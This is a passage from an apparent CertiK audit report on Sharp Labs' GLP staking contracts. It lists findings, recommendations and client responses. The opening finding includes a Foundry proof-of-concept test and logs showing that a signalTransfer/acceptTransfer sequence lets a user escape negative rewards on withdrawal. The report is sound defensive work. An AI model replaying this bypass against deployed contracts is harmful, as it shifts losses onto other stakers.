        if (_reward > 0) {
            _balances[msg.sender].reward = 0;
            _totalSupply.reward -= _reward;
            IERC20(share).safeTransfer(msg.sender, amount + _reward.abs());
        } else if (_reward < 0) {
            _balances[msg.sender].reward = 0;
            _totalSupply.reward -= _reward;
            IERC20(share).safeTransfer(msg.sender, amount - _reward.abs());
        } else {
            IERC20(share).safeTransfer(msg.sender, amount);
        }
    }
```

Proof of Concept

```
function testNegativeRewardsTransfer() public {

      console.log("----Normal withdraw----");

      stakeAndWithdrawRequest();

      vm.startPrank(user);

      vm.roll(block.number + 1);
      uint256 withdrawable = _riskOnPool.balance_withdraw(user);
      uint256 userwithdrawbefore = _share.balanceOf(user);
      console.log("the user's balance before withdrawal:", userwithdrawbefore);
      console.log("the user can withdral:", withdrawable);
      console.log("user rewards:", uint256(- _riskOnPool.balance_reward(user)));
      _riskOnPool.withdraw(withdrawable);
      console.log("the user's balance after withdrawal:", _share.balanceOf(user));
      console.log("the user will lose:", withdrawable - _share.balanceOf(user));

      vm.stopPrank();
      vm.roll(block.number + 1);

      console.log("----signalTransfer withdraw----");

      stakeAndWithdrawRequest();

      vm.startPrank(user);

      _riskOnPool.signalTransfer(receiver);

      vm.stopPrank();

       // acceptTransfer
      vm.startPrank(receiver);

      _riskOnPool.acceptTransfer(user);

      vm.roll(block.number + 1);
      withdrawable = _riskOnPool.balance_withdraw(receiver);
      uint256 receiverwithdrawbefore = _share.balanceOf(receiver);
      console.log("the receiver's balance before withdrawal:",
receiverwithdrawbefore);
      console.log("the receiver can withdral:", withdrawable);
      console.log("receiver rewards:", uint256(-
_riskOnPool.balance_reward(receiver)));
      _riskOnPool.withdraw(withdrawable);
      console.log("the receiver's balance after withdrawal:",
_share.balanceOf(receiver));
      console.log("the receiver will lose:", withdrawable -
_share.balanceOf(receiver));
```

```
        vm.stopPrank();
    }
```

```
Running 1 test for src/RiskOnPool.t.sol:testRiskOnPool
[PASS] testNegativeRewardsTransfer() (gas: 1615540)
Logs:
  ----Normal withdraw----
  the user's balance before withdrawal: 0
  the user can withdral: 99000000000
  user rewards: 9999999999
  the user's balance after withdrawal: 89000000001
  the user will lose: 9999999999
  ----signalTransfer withdraw----
  the receiver's balance before withdrawal: 0
  the receiver can withdral: 99000000000
  receiver rewards: 0
  the receiver's balance after withdrawal: 99000000000
  the receiver will lose: 0

Test result: ok. 1 passed; 0 failed; finished in 6.06ms
```

Recommendation

We recommend synchronizing the negative rewards.

Alleviation

The client revised the code and resolved the issue in this commit.

COR-05 | THIRD PARTY DEPENDENCY

Category	Severity	Location	Status
Volatile Code	Minor	contracts/core/RiskOffPool.sol: 57, 81, 82, 83, 84; contracts/core/RiskOnPool.sol: 57, 81, 82, 83, 84; contracts/core/Treasury.sol: 111, 121, 130, 153, 166, 172, 193, 198, 204, 239, 244	Acknowledged

Description

The contract is serving as the underlying entity to interact with one or more third party protocols. The scope of the audit treats third party entities as black boxes and assume their functional correctness. However, in the real world, third parties can be compromised and this may lead to lost or stolen assets. In addition, upgrades of third parties can possibly create severe impacts, such as increasing fees of third parties, migrating to new LP pools, etc.

```
57      address public token;
```

- The contract `RiskOffPool` interacts with third party contract with `ISharplabs` interface via `token`.

```
81      address public glpRouter = 0xB95DB5B167D75e6d04227CfFFA61069348d271F5;
```

- The contract `RiskOffPool` interacts with third party contract with `IGLPRouter` interface via `glpRouter`.

```
82      address public rewardRouter = 0xA906F338CB21815cBc4Bc87ace9e68c87eF8d8F1;
```

- The contract `RiskOffPool` interacts with third party contract with `IGLPRouter` interface via `rewardRouter`.

```
83      address public glpManager = 0x3963FfC9dff443c2A94f21b129D429891E32ec18;
```

- The contract `RiskOffPool` interacts with third party contract with `IGlpManager` interface via `glpManager`.

```
84      address public RewardTracker = 0x1aDDD80E6039594eE970E5872D247bf0414C8903;
```

- The contract `RiskOffPool` interacts with third party contract with `IRewardTracker` interface via `RewardTracker`.

```
address public token;
```

- The contract `RiskOnPool` interacts with third party contract with `ISharplabs` interface via `token`.

```
address public glpRouter = 0xB95DB5B167D75e6d04227CfFFA61069348d271F5;
```

- The contract `RiskOnPool` interacts with third party contract with `IGLPRouter` interface via `glpRouter`.

```
address public rewardRouter = 0xA906F338CB21815cBc4Bc87ace9e68c87eF8d8F1;
```

- The contract `RiskOnPool` interacts with third party contract with `IGLPRouter` interface via `rewardRouter`.

```
address public glpManager = 0x3963FfC9dff443c2A94f21b129D429891E32ec18;
```

- The contract `RiskOnPool` interacts with third party contract with `IGlpManager` interface via `glpManager`.

```
address public RewardTracker = 0x1aDDD80E6039594eE970E5872D247bf0414C8903;
```

- The contract `RiskOnPool` interacts with third party contract with `IRewardTracker` interface via `RewardTracker`.

```
        address _glpPool,
```

- The function `Treasury.buyGLP` interacts with third party contract with `IGLPPool` interface via `_glpPool`.

```
        address _glpPool,
```

- The function `Treasury.buyGLPWithETH` interacts with third party contract with `IGLPPool` interface via `_glpPool`.

```
        address _glpPool,
```

- The function `Treasury.sellGLP` interacts with third party contract with `IGLPPool` interface via `_glpPool`.

```
153     function withdrawPoolFunds(address _pool, address _token, uint256 _amount,
address _to, bool _maximum) external onlyGovernance {
```

- The function `Treasury.withdrawPoolFunds` interacts with third party contract with `IGLPPool` interface via `_pool`.

```
166     function withdrawPoolFundsETH(address _pool, uint _amount, address _to)
external onlyGovernance {
```

- The function `Treasury.withdrawPoolFundsETH` interacts with third party contract with `IGLPPool` interface via `_pool`.

```
172     function allocateReward(address _pool, int256 _amount) external
onlyGovernance {
```

- The function `Treasury.allocateReward` interacts with third party contract with `IGLPPool` interface via `_pool`.

```
193     function handleStakeRequest(address _pool, address[] memory _address)
external onlyGovernance {
```

- The function `Treasury.handleStakeRequest` interacts with third party contract with `IGLPPool` interface via `_pool`.

```
198     function handleWithdrawRequest(address _pool, address[] memory _address)
external onlyGovernance {
```

- The function `Treasury.handleWithdrawRequest` interacts with third party contract with `IGLPPool` interface via `_pool`.

```
204         address _pool,
```

- The function `Treasury.handleRewards` interacts with third party contract with `IGLPPool` interface via `_pool`.

```
239     function pause(address _pool) external onlyGovernance {
```

- The function `Treasury.pause` interacts with third party contract with `IGLPPool` interface via `_pool`.

```
function unpause(address _pool) external onlyGovernance {
```

- The function `Treasury.unpause` interacts with third party contract with `IGLPPool` interface via `_pool`.

Recommendation

We understand that the business logic requires interaction with the third parties. We encourage the team to constantly monitor the statuses of third parties to mitigate the side effects when unexpected activities are observed.

Alleviation

[Sharp Labs Team]:

Issue acknowledged. As suggested, we are monitoring the statuses of all 3-rd party dependencies.

COR-06 | MISSING ZERO ADDRESS VALIDATION

Category	Severity	Location	Status
Volatile Code	Minor	contracts/core/RiskOffPool.sol: 138, 139, 141, 146, 202, 203, 207, 211, 215, 565; contracts/core/RiskOnPool.sol: 138, 139, 141, 146, 202, 203, 207, 211, 215, 564; contracts/core/Sharplabs.sol: 33, 34; contracts/core/Treasury.sol: 99, 100, 101, 102, 149	Resolved

Description

Addresses should be checked before assignment or external call to make sure they are not zero addresses.

```
138         token = _token;
```

- `_token` is not zero-checked before being used.

```
139         share = _share;
```

- `_share` is not zero-checked before being used.

```
141         feeTo = _feeTo;
```

- `_feeTo` is not zero-checked before being used.

```
146         treasury = _treasury;
```

- `_treasury` is not zero-checked before being used.

```
202         glpRouter = _glpRouter;
```

- `_glpRouter` is not zero-checked before being used.

```
203         rewardRouter = _rewardRouter;
```

- `_rewardRouter` is not zero-checked before being used.

```
glpManager = _glpManager;
```

- `_glpManager` is not zero-checked before being used.

```
RewardTracker = _RewardTracker;
```

- `_RewardTracker` is not zero-checked before being used.

```
treasury = _treasury;
```

- `_treasury` is not zero-checked before being used.

```
payable(to).transfer(amount);
```

- `to` is not zero-checked before being used.

```
token = _token;
```

- `_token` is not zero-checked before being used.

```
share = _share;
```

- `_share` is not zero-checked before being used.

```
feeTo = _feeTo;
```

- `_feeTo` is not zero-checked before being used.

```
treasury = _treasury;
```

- `_treasury` is not zero-checked before being used.

```
        glpRouter = _glpRouter;
```

- `_glpRouter` is not zero-checked before being used.

```
        rewardRouter = _rewardRouter;
```

- `_rewardRouter` is not zero-checked before being used.

```
        glpManager = _glpManager;
```

- `_glpManager` is not zero-checked before being used.

```
        RewardTracker = _RewardTracker;
```

- `_RewardTracker` is not zero-checked before being used.

```
        treasury = _treasury;
```

- `_treasury` is not zero-checked before being used.

```
        payable(to).transfer(amount);
```

- `to` is not zero-checked before being used.

```
        riskOffPool = _riskOffPool;
```

- `_riskOffPool` is not zero-checked before being used.

```
        riskOnPool = _riskOnPool;
```

- `_riskOnPool` is not zero-checked before being used.

```
        share =_share;
```

- `_share` is not zero-checked before being used.

```
        governance = _governance;
```

- `_governance` is not zero-checked before being used.

```
        riskOffPool = _riskOffPool;
```

- `_riskOffPool` is not zero-checked before being used.

```
        riskOnPool = _riskOnPool;
```

- `_riskOnPool` is not zero-checked before being used.

```
        payable(_pool).transfer(_amount);
```

- `_pool` is not zero-checked before being used.

Recommendation

We advise adding a zero-check for the passed-in address value to prevent unexpected errors.

Alleviation

The client revised the code and resolved the issue in this commit.

COR-07 | UNUSED RETURN VALUE

Category	Severity	Location	Status
Volatile Code	Minor	contracts/core/RiskOffPool.sol: 453, 459, 464; contracts/core/RiskOnPool.sol: 453, 459, 464	Resolved

Description

The return value of an external call is not stored in a local or state variable.

```
453         IGLPRouter(glpRouter).mintAndStakeGlp(_token, _amount, _minUsdg, _minGlp);
```

```
459         IGLPRouter(glpRouter).mintAndStakeGlpETH{value: amount}(_minUsdg, _minGlp);
```

```
464         IGLPRouter(glpRouter).unstakeAndRedeemGlp(_tokenOut, _glpAmount, _minOut, _receiver);
```

```
453         IGLPRouter(glpRouter).mintAndStakeGlp(_token, _amount, _minUsdg, _minGlp);
```

```
459         IGLPRouter(glpRouter).mintAndStakeGlpETH{value: amount}(_minUsdg, _minGlp);
```

```
464         IGLPRouter(glpRouter).unstakeAndRedeemGlp(_tokenOut, _glpAmount, _minOut, _receiver);
```

Recommendation

We recommend checking or using the return values of all external function calls.

Alleviation

The client revised the code and resolved the issue in this commit.

COR-08 | USAGE OF `transfer` / `send` FOR SENDING ETHER

Category	Severity	Location	Status
Volatile Code	Minor	contracts/core/RiskOffPool.sol: 565; contracts/core/RiskOnPool.sol: 564; contracts/core/Treasury.sol: 149	Resolved

Description

It is not recommended to use Solidity's `transfer()` and `send()` functions for transferring Ether, since some contracts may not be able to receive the funds. Those functions forward only a fixed amount of gas (2300 specifically) and the receiving contracts may run out of gas before finishing the transfer. Also, EVM instructions' gas costs may increase in the future. Thus, some contracts that can receive now may stop working in the future due to the gas limitation.

```
565         payable(to).transfer(amount);
```

- `RiskOffPool.treasuryWithdrawFundsETH` uses `transfer()`.

```
149         payable(_pool).transfer(_amount);
```

- `Treasury.sendPoolFundsETH` uses `transfer()`.

Recommendation

We recommend using the `Address.sendValue()` function from OpenZeppelin.

Since `Address.sendValue()` may allow reentrancy, we also recommend guarding against reentrancy attacks by utilizing the Checks-Effects-Interactions Pattern or applying OpenZeppelin ReentrancyGuard.

Alleviation

The client revised the code and resolved the issue in this commit.

COR-09 | THE REMAINING `eth` NOT RETURN BACK

Category	Severity	Location	Status
Control Flow	Minor	contracts/core/RiskOffPool.sol: 302, 325; contracts/core/RiskOnPool.sol: 302, 325	Acknowledged

Description

When the `eth` sent by the user in `stake()` / `withdraw_request()` function is greater than `gasthreshold`, the remaining part will not be returned to the user.

Recommendation

Consider returning back the remaining `eth` in `mint` function.

Alleviation

[Sharp Labs Team]:

Issue acknowledged. I will fix the issue in the future, which will not be included in this audit engagement.

COR-11 | UNUSED `removeWithdrawRequest()` FUNCTION

Category	Severity	Location	Status
Control Flow	Minor	contracts/core/RiskOffPool.sol: 423; contracts/core/RiskOnPool.sol: 423	Resolved

Description

The `removeWithdrawRequest()` function can only be called by the `Treasury` contract. However, the `Treasury` contract currently lacks a corresponding function to invoke it.

Recommendation

We recommend either incorporating a function within the `Treasury` contract to invoke `removeWithdrawRequest()` or removing the function altogether.

Alleviation

The client revised the code and resolved the issue in this commit.

COR-13 | THE `period` IN EVENT `RewardAdded` IS INCORRECT

Category	Severity	Location	Status
Logical Issue	Minor	contracts/core/RiskOffPool.sol: 501; contracts/core/RiskOnPool.sol: 500	Acknowledged

Description

Once the `Treasury` contract has allocated rewards, the `allocateReward()` function will emit the `RewardAdded` event. The `period` variable keeps track of the current period in the `Treasury` contract, which is currently a constant value. However, it should instead record the last epoch point.

Recommendation

We recommend using `ITreasury(treasury).lastEpochPoint()` instead of `ITreasury(treasury).period()`.

Alleviation

[Sharp Labs Team]:

Issue acknowledged. I won't make any changes for the current version.

The period variable is provided for frontend queries and its value may change.

COR-19 | UNSAFE INTEGER CAST

Category	Severity	Location	Status
Logical Issue	Minor	contracts/core/RiskOffPool.sol: 270, 495; contracts/core/RiskOnPool.sol: 270, 494	Resolved

Description

```
270         return int(balance_staked(member)) * (latestRPS - storedRPS) / 1e18 +
members[member].rewardEarned;
```

- The type conversion `int256(balance_staked(member))` from type uint256 to type int256 may flip the value's sign.

```
495         int256 nextRPS = prevRPS + amount * 1e18 / int(total_supply_staked());
```

- The type conversion `int256(total_supply_staked())` from type uint256 to type int256 may flip the value's sign.

```
270         return int(balance_staked(member)) * (latestRPS - storedRPS) / 1e18 +
members[member].rewardEarned;
```

- The type conversion `int256(balance_staked(member))` from type uint256 to type int256 may flip the value's sign.

```
494         int256 nextRPS = prevRPS + amount * 1e18 / int(total_supply_staked());
```

- The type conversion `int256(total_supply_staked())` from type uint256 to type int256 may flip the value's sign.

Recommendation

We advise checking the bounds of integer values before casting, so the values will not be truncated or flip the sign. Alternatively, the SafeCast library from OpenZeppelin can be used in place of type casting.

Reference: https://github.com/OpenZeppelin/openzeppelin-contracts/blob/71aaca2d9db465560213740392044b2cd3853a3b/contracts/utils/math/SafeCast.sol

Alleviation

The client revised the code and resolved the issue in this commit.

COR-24 | POTENTIAL WITHDRAW REQUEST FAILED

Category	Severity	Location	Status
Control Flow	Minor	contracts/core/RiskOffPool.sol: 322; contracts/core/RiskOnPool.sol: 322	Resolved

Description

The `withdraw_request()` function ensures that the withdrawal amount is greater than or equal to the `minimumRequest`. If the operator sets a large `minimumRequest` value and the user's withdrawable amount is less than the `minimumRequest`, the tokens will be locked within the contract.

Recommendation

We recommend handling the scenario where a user's withdrawal token amount is less than `minimumRequest`.

Alleviation

The client revised the code and resolved the issue in this commit.

COR-14 DISCUSSION: IS `_totalSupply.withdrawable` ADDED TO THE CAPACITY DETECTION

Category	Severity	Location	Status
Logical Issue	Informational	contracts/core/RiskOffPool.sol: 299; contracts/core/RiskOnPool.sol: 299	Acknowledged

Description

In the `handleWithdrawRequest()` and `exit()` functions, the `staked` amount is transferred to the `withdrawable` variable, while the `staked` amount itself decreases. The tokens, however, still remain within the contract and the capacity value remains unchanged. If the capacity check does not include the `withdrawable` amount, the staked tokens could exceed the capacity. Nevertheless, the `withdraw()` function is the only way to decrease the `withdrawable` variable. It seems reasonable if the `withdrawable` variable is not seen as a staked amount.

Recommendation

We would like to confirm with the client if the current implementation aligns with the original project design.

Alleviation

[Sharp Labs Team]:

Issue acknowledged. The current implementation aligns with the original project design.

COR-15 | DISCUSSION: THE CALCULATION OF `glpInFee`

Category	Severity	Location	Status
Logical Issue	Informational	contracts/core/RiskOffPool.sol: 309; contracts/core/RiskOnPool.sol: 309	Acknowledged

Description

In the `stake()` function, the calculation of `glpInFee` is derived from the staked amount after deducting the fee (if applicable), rather than being based solely on the staked amount itself.

```
309  function stake(uint256 _amount) public payable override onlyOneBlock notBlacklisted(msg.sender) whenNotPaused {
310          require(_amount >= minimumRequest, "stake amount too low");
311          require(_totalSupply.staked + _totalSupply.wait + _amount <= capacity, "stake no capacity");
312          require(msg.value >= gasthreshold, "need more gas to handle request");
313          if (fee > 0) {
314              uint tax = _amount * fee / 10000;
315              _amount = _amount - tax;
316              IERC20(share).safeTransferFrom(msg.sender, feeTo, tax);
317          }
318          if (glpInFee > 0) {
319              uint _glpInFee = _amount * glpInFee / 10000;
320              _amount = _amount - _glpInFee;
321              IERC20(share).safeTransferFrom(msg.sender, address(this), _glpInFee);
322          }
323          super.stake(_amount);
324          stakeRequest[msg.sender].amount += _amount;
325          stakeRequest[msg.sender].requestTimestamp = block.timestamp;
326          stakeRequest[msg.sender].requestEpoch = epoch();
327          ISharplabs(token).mint(msg.sender, _amount * 1e12);
328          emit Staked(msg.sender, _amount);
329      }
```

Recommendation

We would like to confirm with the client if the current implementation aligns with the original project design.

Alleviation

[Sharp Labs Team]:

Issue acknowledged. The current implementation aligns with the original project design.

COR-16 | DISCUSSION: THE `exit()` FUNCTION

Category	Severity	Location	Status
Logical Issue	Informational	contracts/core/RiskOffPool.sol: 352; contracts/core/RiskOnPool.sol: 352	Acknowledged

Description

If the user calls `exit()` function, the user's rewards will be cleared and `_totalSupply.reward` will be updated.

Recommendation

We would like to confirm with the client if the current implementation aligns with the original project design.

Alleviation

[Sharp Labs Team]:

Issue acknowledged. The current implementation aligns with the original project design.

COR-17 | MISSING EMIT EVENTS

Category	Severity	Location	Status
Coding Style	Informational	contracts/core/RiskOffPool.sol: 169, 174, 179, 184, 189, 194, 201, 206, 210, 214, 218, 223, 423; contracts/core/RiskOnPool.sol: 169, 174, 179, 184, 189, 194, 201, 206, 210, 214, 218, 223, 423; contracts/core/Treasury.sol: 64, 69, 75, 86	Resolved

Description

There should always be events emitted in the sensitive functions that are controlled by centralization roles.

Recommendation

It is recommended emitting events for the sensitive functions that are controlled by centralization roles.

Alleviation

The client revised the code and resolved the issue in this commit.

OPTIMIZATIONS | SHARP LABS - AUDIT

ID	Title	Category	Severity	Status
COR-18	Tautology Or Contradiction	Gas Optimization	Optimization	Resolved

COR-18 | TAUTOLOGY OR CONTRADICTION

Category	Severity	Location	Status
Gas Optimization	Optimization	contracts/core/RiskOffPool.sol: 170, 180, 190, 195, 196, 219, 224; contracts/core/RiskOnPool.sol: 170, 180, 190, 195, 196, 219, 224	Resolved

Description

Comparisons that are always true or always false may be incorrect or unnecessary.

```
170         require(_withdrawLockupEpochs >= 0, "withdrawLockupEpochs must be greater than or equal to zero");
```

```
180         require(_fee >= 0 && _fee <= 10000, "fee: out of range");
```

```
190         require(_capacity >= 0, "capacity must be greater than or equal to 0");
```

```
195         require(_glpInFee >= 0 && _glpInFee <= 10000, "fee: out of range");
```

```
196         require(_glpOutFee >= 0 && _glpOutFee <= 10000, "fee: out of range");
```

```
219         require(_gasthreshold >= 0, "gasthreshold below zero");
```

```
224         require(_minimumRequest >= 0, "minimumRequest below zero");
```

```
170         require(_withdrawLockupEpochs >= 0, "withdrawLockupEpochs must be greater than or equal to zero");
```

```
180         require(_fee >= 0 && _fee <= 10000, "fee: out of range");
```

```
190         require(_capacity >= 0, "capacity must be greater than or equal to 0");
```

```
195         require(_glpInFee >= 0 && _glpInFee <= 10000, "fee: out of range");
```

```
196         require(_glpOutFee >= 0 && _glpOutFee <= 10000, "fee: out of range");
```

```
219         require(_gasthreshold >= 0, "gasthreshold below zero");
```

```
224         require(_minimumRequest >= 0, "minimumRequest below zero");
```

Recommendation

We recommend fixing the incorrect comparison by changing the value type or the comparison operator.

Alleviation

The client revised the code and resolved the issue in this commit.

APPENDIX | SHARP LABS - AUDIT

Finding Categories

Categories	Description
Centralization / Privilege	Centralization / Privilege findings refer to either feature logic or implementation of components that act against the nature of decentralization, such as explicit ownership or specialized access roles in combination with a mechanism to relocate funds.
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Logical Issue	Logical Issue findings detail a fault in the logic of the linked code, such as an incorrect notion on how block.timestamp works.
Control Flow	Control Flow findings concern the access control imposed on functions, such as owner-only functions being invoke-able by anyone under certain circumstances.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases that may result in a vulnerability.
Coding Style	Coding Style findings usually do not affect the generated byte-code but rather comment on how to make the codebase more legible and, as a result, easily maintainable.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.